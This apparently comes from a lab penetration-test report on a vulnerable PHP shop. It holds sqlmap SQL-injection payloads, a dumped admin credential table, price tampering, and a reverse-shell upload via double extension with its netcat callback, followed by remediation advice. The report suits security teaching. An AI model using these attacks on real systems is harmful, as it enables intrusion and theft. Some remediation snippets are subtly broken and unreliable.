2.7.3 Testing for SQL Injections

Testing for SQL injections was done using the tool “sqlmap” in order to automate long tasks and ensure every base was covered.

The tool was run against the login from on/index.php using the following command:

```
sqlmap -u http://192.168.0.20/index.php --forms
```

When the tool was run, the following vulnerabilities were found:

```

Parameter: email (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: email=-2745' OR 6285=6285#&password=&submit=GbnN

Type: error-based
Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (F
LOOR)
Payload: email=Izjb' AND (SELECT 3933 FROM(SELECT COUNT(*),CONCAT(0x716b716b71,(SEL
ECT (ELT(3933=3933,1))),0x716b6a6271,FLOOR(RAND(0)*2)x FROM INFORMATION_SCHEMA.PLUGINS
GROUP BY x)a)-- dird&password=&submit=GbnN

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: email=Izjb' AND (SELECT 5151 FROM (SELECT(SLEEP(5)))fkCm)-- ZqUt&password=
&submit=GbnN
---
[13:02:57] [INFO] the back-end DBMS is MySQL/n
back-end DBMS: MySQL ≥ 5.0
[13:02:57] [INFO] you can find results of scanning in multiple targets mode inside the
CSV file '/root/.sqlmap/output/results-11182020_0102pm.csv'
[13:02:57] [WARNING] you haven't updated sqlmap for more than 352 days!!!
[*] ending @ 13:02:57 /2020-11-18/

```

Figure 47 - Output of sqlmap, showing 3 different SQL injection vulnerabilities in the login form on index.php

Three different vulnerabilities were found: a Boolean-based blind, an error-based and a time-based blind vulnerability. The Boolean-based blind was the first to be executed by tampering with the request.

```

POST http://192.168.1.20/index.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.20/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Connection: keep-alive
Cookie: SecretCookie=
Njg2MTYzMmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzMmQzYTM3MzAzNTMyNjM2MTY0MzY2MjM0MzEzNTY2MzQzMjM3MzI2MzM
xMzkzODM2NjE2MTMSNjEzNTMwNjEzNzYzMzYTMxMzYzMzMDM1MzczMzM5MzMzNzMx; PHPSESSID=r8vurlgdf9t386q6ifvduhec27
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20

```

email=-2745' OR 6285=6285#&password=&submit=GbnN

Figure 48 - Request sent to exploit boolean based blind exploit.

An account to login to could be specified but the request always defaulted to the hacklab@hacklab.com account that was given for testing. Attempting the exploit using the standard “1=1”, “2=2” and “b’=b” caused an error which may be related to the “sqlcm.bak” file found in section 2.1.6. It appeared this file was being used to attempt to sanitize the user input.

When executing the time-based blind attack, a username could be specified to log into a specific account. The request sent can be seen below.

```

POST http://192.168.1.20/index.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.20/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
Connection: keep-alive
Cookie: SecretCookie=
MmQzMjM3MzQzNTI3MjAOZjUyMjAzNjMyMzgZNtKmYzMjM4MzUyMzNhNjQzNDMxNjQzODYzNjQzOTM4NjYzMmWnjIzMjMwMzQ2NTM5Mz
gzMDMwMzkzOTM4NjU2MzY2MzgZNdmYmc2NTNhMzEzNjMwMzUzNzMyMzIzNTMyMzY%3D; PHPSESSID=32kv7fefknosrkna4ckcn3j0t4
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20

```

`email=hacklab%40hacklab.com' AND (SELECT 5151 FROM (SELECT(SLEEP(5)))fkCm)-- ZqUt&password=&submit=GbnN`

Figure 49 - Request used to exploit the time-based blind attack.

The error-based attack could not be exploited successfully.

The product search field on /user_products.php was also tested using sqlmap. A request to the page with the search query “1” was saved to “request.txt” and used for the attack. The following command was run and successfully retrieved a list of databases stored on the server. This can be seen below.

`sqlmap -r request.txt --dbms=MySQL -- dbs`

```

[14:26:20] [INFO] testing MySQL
[14:26:20] [INFO] confirming MySQL
[14:26:20] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.0 (MariaDB fork)
[14:26:20] [INFO] fetching database names
available databases [15]:
[*] aa2000
[*] bbjewels
[*] carrental
[*] edgedata
[*] greasy
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] pizza_inn
[*] shop
[*] shopping
[*] somstore
[*] test
[*] vision

```

Figure 50 - Output of sqlmap database scan.

There was a surprising number of different databases that were found. It appears that they may belong to other web applications, indicating that the webserver hosting the “aa2000” site is also hosting several other websites. The “aa2000” database was then probed further for tables using the below command.

`sqlmap -r request.txt --dbms= MySQL -D aa2000 --tables`

The results of this command can be seen below.

asset_archive
asset_depreciation
audit_trail
backup_dbname
comment
customer_archive
customers
dep_method
item_category
loginout_history
loginout_serverhistory
message
notif
order_details
orders
purchases
reply_message
sent_messages
tb_announcement
tb_equipment
tb_productreport
tb_products
tb_sentmessage
tb_user
user_type

Figure 51 - Output of tables command, display all the tables inside the “aa2000” database.

The most interesting table was “tb_user” which contained admin log in credentials. It was accessed using the below command.

```
sqlmap -r requests.txt --dbms=MySQL -D aa2000 -T tb_user --dump
```

The command ran successfully, and the contents can be seen below.

userID	utype	Employee	password	username
1	3	Benjie I. Alfanta	e10adc3949ba59abbe56e057f20f883e (123456)	BENJIE_00S
2	2	Leo Aranzamendez	7052cad6b415f4272c1986aa9a50a7c3 (hacklab)	hacklab
3	1	Julius Felicen	cad244dfa5414a55acc94545ebd09416 (zimmerman)	admin

Figure 52 - Content of “tb_user” table, display 3 admin login credentials.

SQLMap automatically cracked the MD5 password hashes, revealing 3 different administrative accounts. All three accounts could be used to log into the admin portal. The “utype” column seemed to correspond to another table within the database, “user_type”. The contents of the table can be seen below.

typeID	user_type
1	ADVERTISING Admin
2	ASSET Admin
3	ONLINE ORDERING Admin
4	SUPER Admin

Figure 53 - Content of “user_type” table.

SQL injections could also be performed on /register.php in the email field. The result of the SQLMap test can be seen below.

```
Parameter: email (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: gender=Male&fname=James&middleName=James&lastName=James&email=james@hacklab.com' AND 9633=9633#&password=p
assword&password1=password&bdate=1111-11-11&address=A&city=Dundee&cnumber=1&email_create=1&is_new_customer=1&submit=Reg
ister

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: gender=Male&fname=James&middleName=James&lastName=James&email=james@hacklab.com' AND (SELECT 7285 FROM (SE
LECT(SLEEP(5)))nKRI)-- yXYl&password=password&password1=password&bdate=1111-11-11&address=A&city=Dundee&cnumber=1&email
_create=1&is_new_customer=1&submit=Register
```

Figure 54 - Result of sqlmap scan against register.php, showing 2 different types of attack are possible.

A Boolean-based blind and time-based blind were both found. Upon testing the Boolean-based blind, the site returned this error.

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near " at line 2

Figure 55 - Server response upon attempting the SQLi.

The vulnerability only disclosed information about the back-end database rather than allowing any sort of forced login. When attempted with an already register email, the usual “Email already in use” error was displayed.

2.7.4 Testing for Command Injection

While this has already been discussed in section 2.5.1, further testing was conducted.

An attempt was also made to access “/etc/shadow” however that request was denied.

PHP error logs, disclosed more in section 2.8.1, could also be viewed by setting the parameter equal to “/opt/lampp/logs/php_error_log”.

This vulnerability also could not be used to run code from a different server, as when attempted, the following error was displayed.



Figure 56 - Result of attempt to run code from `http://192.168.1.254`, a different web server.

This vulnerability will be used later in section 2.10.2 to execute malicious code uploaded to the webserver.

2.8 TESTING FOR ERROR HANDLING

2.8.1 Testing for Error Codes

To test for error codes within the webserver, a bogus request was sent to the server and the response was analyzed.




Figure 57 - Error 404 response from server, displaying information about backend technologies.

Upon trying to access a nonexistent file, a 404 error was served along with disclosure about server technologies. The email attached to the web master link was “`you@example.com`” meaning no meaningful email address was disclosed. This is good as if a real, internal email address had been disclosed, an attacker could use this information to work out the email naming standard inside the organization and create a list of potentially valid email address. However, server-side technologies and their exact versions are fully disclosed, information that is very useful to an attacker.

A 400 error also disclosed the same information. A bad request was sent using netcat. The command and response can be seen below.

```
nc 192.168.1.20 80
GET /HTTP/1.1
```

```

<h2>Error 400</h2>
<address>
  <a href="/">bogus_host_without_reverse_dns</a><br />
  <span>Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3</span>
</address>
</body>
</html>

```

Figure 58 - Response from server, disclosing information about backend technologies.

PHP errors were also disclosed to the user. For example, upon visiting /addendum.php, three different errors were shown to the user, as seen below.

Notice: Undefined index: type in /opt/lampp/htdocs/studentsite/addendum.php on line 82
 Warning: include(): Filename cannot be empty in /opt/lampp/htdocs/studentsite/addendum.php on line 84
 Warning: include(): Failed opening '' for inclusion (include_path='.:./opt/lampp/lib/php') in /opt/lampp/htdocs/studentsite/addendum.php on line 84

Figure 59 - PHP errors displayed on /addendum.php.

These errors disclose file locations and function calls, information that could be used by attackers.

SQL errors were also disclosed to the user. For example, by putting a single apostrophe (‘) into the email field and sending the request, the following error was disclosed.

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ‘’ at line 1

Figure 60 - Error disclosed, much harder to see on the page.

This could be a lot more clearly seen within the source code of the page.

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ‘’ at line 1

Figure 61 - The SQL error pulled from the source code.

These errors contain information about the SQL system, disclosing it to be MariaDB.

2.9 TESTING FOR WEAK CRYPTOGRAPHY

2.9.1 Testing for Weak SSL/TLS Ciphers Insufficient Transport Layer Protection

This section tested to see if the website implemented HTTPS for sending sensitive information to the server.

Section 2.4.1 has already disclosed that the website insecurely sends user credentials over HTTP, leaving them open to be intercepted in their plain text form.

The website does not properly implement HTTPS into any sections of the website. This can be seen in the figure below.




Figure 62 - An example of the website using only HTTP to send information to the client.

2.10 BUSINESS LOGIC TESTING

2.10.1 Test Ability to Forge Requests

This section tested if requests to purchase items could be tampered with.

It was found that the data in the request sent to purchase an item could be tampered with to change the price. An example can be seen of a request being sent where the price has been set to zero.

```
POST http://192.168.1.20/user_product_details.php?id=1 HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.20/user_product_details.php?id=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Connection: keep-alive
Cookie: PHPSESSID=5i8ep78vjs0qv8ls63ablqqbc7; SecretCookie=NzQ2NTczNzQ0MDY4NjE2MzZ1NmM2MTYyMmU2MzZmNzQzYTM1NjYzNDY0NjM2MzMnJ1zNTYxNjEzNzM2MzU2NDM2MzE2NDM4MzMjM3NjQ2NTYyMzg2ODMyNjM2NjMSMzk2YTMxMzYzM2MzMjMwMzMzQzODMyUpgrade-Insecure-Requests: 1

id=3&price=0&quantity=1&submit=
```

Figure 63 - Tampered request to purchase an item at the price of zero.

This change was not corrected and upon check out, the price stayed at zero.

Quantity/Update	Price	Total	Action
1	300.00	0.00	<input type="button" value="X"/> <input type="button" value=""/>

TOTAL= £0

Figure 64 - This error was not corrected at any step, as can be seen at the checkout.

Once purchased, the same price of zero could be seen on the receipt, requiring the user to only pay for the shipping.

Description	Price	Quantity	Total
Professional Standard Box Camera	PHP 300.00	1	PHP 0.00
GATEWAY	Shipping Fee	VAT 12%	
PAYPAL	10.00	0.00	
		TOTAL AMOUNT:	PHP 10.00

Figure 65 - Successfully managing to purchase a £300 item for zero.

This technique could also be used to set the quantity to any number the attacker choose, even if the frontend of the site displayed that less product was available.

The same attack was attempted at the /payment_details.php step but was unsuccessful. An example of the attempted attack can be seen below. The request was sent with the price and “totas” set to 0. An example of this request can be seen in the figure below.

```
POST http://192.168.1.20/payment_details.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.20/product_summary.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Connection: keep-alive
Cookie: PHPSESSID=v11bif7c2073b5jm4bbefg0390; SecretCookie=NzQ2NTczNzQ0MDY4NjE2MzMzLmM2MTYyMmU2MzMzNmQzYTM1NjYzNDY0NjM2MzMzNjIzNTYxNjEzNzM2MzU2NDM2MzE2NDM4MzMzMjM3NjQ2NTYyMgzODMyNjM2NjM5MzkzYTMxMzYzMzM2MzIzNDMyMzQzMzM3
Upgrade-Insecure-Requests: 1
```

id=10&update=1&price=0&totas=0&submit=d&shipaddress=d

Figure 66 - Request to attempt to tamper with the price at a different step.

Upon checking the invoice, the price was set to the right amount. This can be seen in the figure below.

Description	Price	Quantity	Total
CCD Sony 1/3 Dome Type Camera	PHP 600.00	1	PHP 600.00
GATEWAY	Shipping Fee	VAT 12%	
PAYPAL	10.00	0.00	
		TOTAL AMOUNT:	PHP 610.00

Figure 67 - Total for the product was set at the right price.

2.10.2 Test Upload of Unexpected File Type

Three areas were found where files could be uploaded, /updatepassword.php, admin/ADMIN/AS/add_new_products.php and admin/ADMIN/AS/edit_product.php.

The first area to be tested was /updatepassword.php, as new admin details were needed to access this area. An attempt was made to upload a malicious PHP payload named “shell.php”. This script was provided by “pentestmoneky” (php-reverse-shell, 2015). The file contained a PHP reverse shell script. The file was slightly modified to work with the testers network. The modified file can be viewed in Appendix E. This request was denied by the server, stopping the user from uploading the file.




Figure 68 - Error displayed when an attempt was made to upload the "shell.php" file.

However, by appending .jpg onto “shell.php”, the file was successfully uploaded to /images/shell.php.jpg. The shell could be executed using a vulnerability found earlier in section 2.5.1. by setting “type” equal to “pictures/shell.php.jpg”. A netcat listener was set up, and when the file was executed, a connection was made. This can be seen in the figure below.

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.20: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.254] from (UNKNOWN) [192.168.1.20] 47006
Linux osboxes 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
14:38:29 up 1:54, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ |
```

Figure 69 - netcat listener on port 1234, successfully connecting to the payload on the server, opening a session.

On “add_new_products.php” and “edit_product.php” the php file could be uploaded in its original format as “shell.php”

Product ID	1
Product Name	Professional Standard Box Camera
Product Price	300
Product Quantity	91
Product Description	Sensor Type: 1/3 Sony High Resolution CCD Chipset
Product Image	<input type="button" value="Browse..."/> shell.php
<input type="button" value="BACK"/> <input type="button" value="Submit"/>	

Figure 70 - Uploading the shell via edit_product.php.




Figure 71 - Payload successfully uploaded, no form of validation.

This shows that there is zero validation on files uploaded in these two forms.

When the product image was loaded onto a page, the php file was run. This technique worked on both pages.

This shell could be upgraded to a tty session using python:

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

The shell could also be used to access the root of the webserver at “/opt/lampp/htdocs/studentsite”. Information disclosed by /info.php in section 2.2.2. Examining these files revealed a few that had not been found previously, including “hidden.php” and “genericinstructions.php”. A full list of these files can be found in Appendix F.

This technique was also tested using JavaScript in both a .js file and a .html file but neither worked.

3 DISCUSSION

3.1 SOURCE CODE ANALYSIS

The source code for the website was provided after an initial penetration test was performed. This code was analyzed for any vulnerabilities for the vulnerabilities that were found in the initial test and for any that may have been missed. This was done manually by reading through files that were identified as vulnerable in the initial pen test. The Graudit tool was also used to try and find some vulnerabilities but nothing of real note was found.

3.1.1 Local File Inclusion

This vulnerability was first examined in section 2.5.1. The source code of this page, “addendum.php” was examined. The vulnerable code was found on lines 81 to 85 and can be seen below.

```
<?php  
$pagetype=$_GET['type'];  
include ('lfifilter.php');  
include ($pagetype);  
?>
```

Figure 72 - Vulnerable code on "addendum.php" that allows LFI.

This section of PHP code loads in the file stipulated by the “type” GET parameter. There is no restriction on what this file could be as long as the backend account running the code has permissions to read it.

There appeared to be some attempt to sanitize the input of the “type” parameter by including the file “lfifilter.php”.

```
<?php  
$pagetype = str_replace( array( "../", "..\" ), "", $pagetype );  
?>
```

Figure 73 - Contents of "lfifilter.php".

While this file, in theory, should block some LFI attacks, it is very easy to bypass as demonstrated in section 2.5.1. It only removes “..//” and “..\\” from the parameter, still allowing an attacker to use “/” to access a file from the root of the server instead of relatively.

3.1.2 Reversible Cookie

As demonstrated in section 2.6.1 the cookie generated for the user post login, named “SecretCookie” was easily reverse engineered. The PHP code that handled the cookie creation was found in the file “cookie.php”. The contents of this file can be seen below.

```
<?php  
$str=$username.":".$password.":".strtotime("now");$str =  
base64_encode(bin2hex($str)); setcookie("SecretCookie", $str);  
?>
```

Figure 74 - Contents of "cookie.php".

The script was very basic, taking the username, MD5 hashed password (see figure 75) and time stamp and encoding it into hex and then base64. This made it trivial to decode due to its very basic encoding techniques.

```
$password=clean($_POST['password']);  
$password=md5($password);
```

Figure 75 - Contents of "index.php", line 81, where the password is MD5 hashed.

The use of an MD5 hash also made it incredibly easy to crack the password hash once it was obtained. MD5 is an extremely outdated method of storing passwords at this point.

3.1.3 User Enumeration

As demonstrated in section 2.3.3 usernames could be enumerated by examining the error message displayed after a failed login. The code responsible for this was found in the file “username.php”, the contents of which can be seen below.

```
<?php  
| if($rows==0){  
| | echo '<script language="javascript">'; echo 'alert ("Username not  
| | found");'; echo 'window.history.back();'; echo '</script>'; die();  
| }  
?>
```

Figure 76 - Contents of "username.php" file.

This script causes the site to display “Username not found” when there is no entry in the database with that username. However, code in the “index.php” handles this issue differently is the username is found but the password is incorrect. It first checks if the username is registered in the database and then does a password check. If the username is not found, the code included in “username.php” kicks in. If the username is found but the password is incorrect, the error handling in “index.php” kicks in.

```
$query = mysql_query("select * from customers where Email='$username'" or die(mysql_error()));
$rows = mysql_num_rows($query);
$row = mysql_fetch_array($query);

include 'sqlcm.php';
include 'username.php';
include 'cookie.php';

$query = mysql_query("select * from customers where Email='$username' and Password='$password' ") or die(mysql_error());
$rows = mysql_num_rows($query);
$row = mysql_fetch_array($query);

if ($rows> 0) {
    session_start();
    session_regenerate_id();
    $_SESSION['id'] = $row['CustomerID'];
    $memid=$row['CustomerID'];
```

Figure 77 - Lines 85-101 of "index.php".

This is what causes the different error messages and allows username enumeration.

3.1.4 File Upload

As demonstrated in section 2.10.2, unexpected file types could be uploaded via “updatepassword.php” to upload PHP code. By examining the source code, it was found the file responsible for handling the upload was called “changepicture.php” and had a few different checks to attempt to stop malicious files. This included a filetype, extension and size check to try and determine if the file being uploaded was a legitimate image file. This code can be seen in the figure below.

```

#####
# 1 - Filetype invalid
#####
if ($fileuploadtype=="TYPE" || $fileuploadtype=="ALL"){
$validtypes= array("image/jpeg","image/jpg","image/png");
if(in_array($file_type,$validtypes)== false){
    echo '<script type="text/javascript">alert("Invalid filetype detected - what are you up to?.");</script>';
    echo "<script>document.location='$nextpage'</script>";
    exit();
}
}

#####
# 2 - Extension invalid
#####
if ($fileuploadtype=="EXT"|| $fileuploadtype=="ALL"){
$extensions= array("jpeg","jpg","png");
if(in_array($file_ext,$extensions)== false){
    echo '<script type="text/javascript">alert("extension not allowed, please choose a JPEG or PNG file.");</script>';
    echo "<script>document.location='$nextpage'</script>";
    exit();
}
}

#####
# 3 - Check size?
#####
if ($fileuploadtype=="SIZE"|| $fileuploadtype=="ALL"){
if($file_size > 2097152){
    echo '<script type="text/javascript">alert("File size must be less than 2 MB.");</script>';
    echo "<script>document.location='$nextpage'</script>";
    exit();
}
}

```

Figure 78 - Code in "changepicture.php" that checks the submitted file for type, extension and size.

The code attempts to reject files based off of file type, extensions and size, however, as demonstrated in section 2.10.2, these checks can be bypassed using a double extension. The code appears to only check one extension when it should reject any file with a double extension.

3.1.5 SQL Injection

As demonstrated in section 2.7.3 the login function was vulnerable to SQL injection. The vulnerable code was found on “index.php” as can be seen below.

```

include 'sqlcm.php';
include 'username.php';
include 'cookie.php';

$query = mysql_query("select * from customers where Email='$username' and Password='$password' ") or die(mysql_error());
$rows = mysql_num_rows($query);
$row = mysql_fetch_array($query);

if ($rows> 0) {
    session_start();
    session_regenerate_id();
    $_SESSION['id'] = $row['CustomerID'];
    $memid=$row['CustomerID'];
}

```

Figure 79 - Code vulnerable to SQLi found in "index.php".

On “index.php” there was an attempt made to mitigate SQL injections using the file “sqlcm_filter.php”. The contents of this file can be seen below.

```
?php $username= str_replace(array("1=1", "2=2", "select","union","2 =2", "'b'= 'b'", "'b='b'"), "", $username); ?
```

Figure 80 - Contents of "sqlcm_filter.php".

This line of code stripped out some very basic SQL injection lines but could easily be bypassed. Blocking “1=1”, “2=2”, etc is pointless as this works with absolute value like “3=3” or “1337=1337”. Blocking “select” and “union” is also pointless as these are case insensitive meaning that “SELECT” and “UNION” both still work.

3.2 VULNERABILITIES DISCOVERED AND COUNTERMEASURES

3.2.1 Robots.txt

Inside the robots.txt file found on the site was a link pointing towards the existence of /info.php. This was fully disclosed in section 2.1.2. This file gives away a huge amount of information regarding the backend system of the website and is a dream find for attackers due to the details it presents.

Countermeasure

Remove this entry from the robots.txt file. Robots.txt should not be used as a means of hiding sensitive files as it only ever does the opposite. If a sensitive file has to be stored on the webserver, it should be kept in a heavily obfuscated directory with an obfuscated file name as to stop brute force attacks from finding it. A “.htaccess” file should also be added to the directory with the line “Deny from all” to stop anyone from being able to load it.

3.2.2 Local File Inclusion

A local file inclusion (LFI) vulnerability was found on /addendum.php which allows an attacker to view information on the webserver like the contents of “/etc/passwd”. This vulnerability can allow an attacker to steal passwords, enumerate information about the webserver via logs and even execute remote code. This was disclosed in detail in section 2.5.1 and the source code discussed in section 3.1.1.

Countermeasure

If possible, this file should just be removed entirely as it seems to serve limited purpose and “include” should never take a user defined variable. Another option is to use a whitelist of allowed files that the page can load. This could be done using an array which holds the name of each allowed file. The code could then check through the array and if the file requested is not present, would stop the request. This will stop an attacker being able to access any file they like.

3.2.3 Hidden Source Code

Source code was found within some html pages which disclosed unnecessary information. This issue was partially disclosed in section 2.1.4. After examining the source code, comments were also found on:

- Register.php
- Updatepassword.php
- User_index.php

Countermeasure

These comments should simply be removed from the source code. No sensitive information should ever be stored in comments on a website. Comments should only ever be used to make code more readable.

3.2.4 Reversible Cookie

The cookie named “SecretCookie” was found to be very easy to reverse back into plain text, allowing an attacker to view the login name and md5 password hash. This knowledge could have allowed an attacker to hijack sessions if it were not for the fact that the cookie seemingly did nothing. However, it was still storing sensitive login credentials that were easy to uncover once the cookie had been accessed. These cookies could be stolen using a XSS attack. If an attacker took another users cookie, they could easily crack their password.

Countermeasure

This cookie should be removed from the site entirely as it serves no purpose other than being a potential attack vector. It appears PHP sessions are already being used to handle user sessions and this should continue to be the case.

3.2.5 Cookie Attributes

As noted in section 2.6.2, no cookie attributes were set for the “SecretCookie”. If this is intended to be used in the future for session management then it must be given attributes to make it more secure. Currently, an attacker could take advantage of the lack of attributes to perform XSS attacks against users to grab their cookies.

Countermeasure

When the cookie is set in the file “cookie.php”, extra parameters should be passed to add attributes. For example, the below code will set the cookie to expire one hour after being created, set its path to the root, only be created if the website is being served over HTTPS and only allow the cookie to be accessed via HTTPS.

```
setcookie("SecretCookie", $str, time() + 3600, "/", "INSERT DOMAIN", true, true);
```

Note, “INSERT DOMAIN” should be replaced with the domain name that the site will be hosted on.

3.2.6 Directory Browsing

Many directories could be browsed on the webserver by users. This could allow a malicious user to find out information about the internals of the website that they were never intended to find. It can also allow an attacker to download files that were likely never intended to be seen by a user. For example, “/_administration/” was a listable directory. From there, the attacker could see “sqlcm.bak” and download using a tool like “wget”.

Countermeasure

The following line should be added to the “.htaccess” file found at the root of the webserver:

Options -Indexes

This will stop directories from being listed.

3.2.7 User Enumeration

A username enumeration vulnerability was fully disclosed in section 2.3.3 of the report and further discussed in section 3.1.3. This allowed an attacker to determine if a username had been registered depending on the error message served. This could allow a list of valid logins to be determined which could then be targeted for further attacks like phishing or login brute force.

Countermeasure

The error message when a non-existent username is tried, and an existing username is tried should be the same to stop an attacker from being able to enumerate usernames. It should display something vaguer, for example “Invalid login details” or “Username and/or password incorrect”. This way an attacker will not know whether or not the login name attempted was valid.

3.2.8 Unlimited Login Attempts

As disclosed in section 2.4.2, there was no lock out mechanism built into the site, allowing a user to attempt an unlimited number of logins. This could allow an attacker to brute force an account password as the site will never stop them being able to send requests.

Countermeasure

Limit the number of login attempts allowed by a user. For example, after three incorrect login requests from the same IP, the user is blocked for a minute. Another option would be an automatic analysis of

how quickly request came in. If 10 login requests for the same account come in within a second or two of each other, this is an almost sure sign of a brute force attack and the IP the request are coming from could be blocked.

3.2.9 No HTTPS

As demonstrated in section 2.9.1, the entire site was served over HTTP as opposed to the more secure HTTPS. This will hurt the business quite badly as most users would avoid using a website served over HTTP as most browsers warn the user of its insecurity. It also allows credentials to be sniffed by an attacker on the same network as their victim. This was demonstrated in section 2.4.1.

Countermeasure

To mitigate this, HTTPS should be set up on the site using a valid SSL certificate. In particular, parts of the website, like login and payment, that handle sensitive information should force HTTPS to be used. This certificate would need to be renewed after a period, so this should be closely monitored so that the certificate is never allowed to expire.

3.2.10 File Upload

As disclosed in section 2.10.2 and discussed further in section 3.1.4, unexpected files could be uploaded to the webserver via the profile picture update functionality found in “updatepassword.php”. By appending “.jpg” to a “.php” file, the attacker was able to bypass any upload restrictions. This allowed the tester to upload a reverse PHP shell to the site, however, this could also be used by attackers to upload any file they like allowing them to hijack the website and use it to distribute malware or replace existing files with malicious ones to later be loaded by unsuspecting users.

Countermeasures

To mitigate this, a much greater level of analysis must be done on the uploaded file. The PHP function “exif_imagetype” could be used to check if the file is a valid image. The below is a modified example from the PHP documentation that will detect if a file is not a png or a jpeg. (PHP: exif_imagetype - Manual, 2021)

```
<?php
if (exif_imagetype($FILE) != IMAGETYPE_PNG ||
exif_imagetype($FILE) != IMAGETYPE_JPEG) {
    echo 'The picture is not valid';
}
?>
```

This should be included alongside a file extension check. An image file should only ever have one extension (in this case .jpg or .png). This could be done using the “explode” function built into PHP. An example can be seen below.

```
$file_ext=strtolower(explode('.',$FILES['uploadedfile']['name']));  
if(count($file_ext)>1){  
echo "Too many extensions!"  
}
```

The above code will explode the extensions into an array called “file_ext” and check if it has more than 1 value in it. It should only ever had 1 for a valid image.

3.2.11 PHP Information Disclosure

The file “info.php” was found on the webserver which discloses a massive amount of information regarding the structure of the sever. This could be used by an attacker to find out vast amounts of information regarding the version of software running, the location of log files and information about other libraries and plugins running on the site. This is all very useful information when trying to plan an attack against a website.

Countermeasure

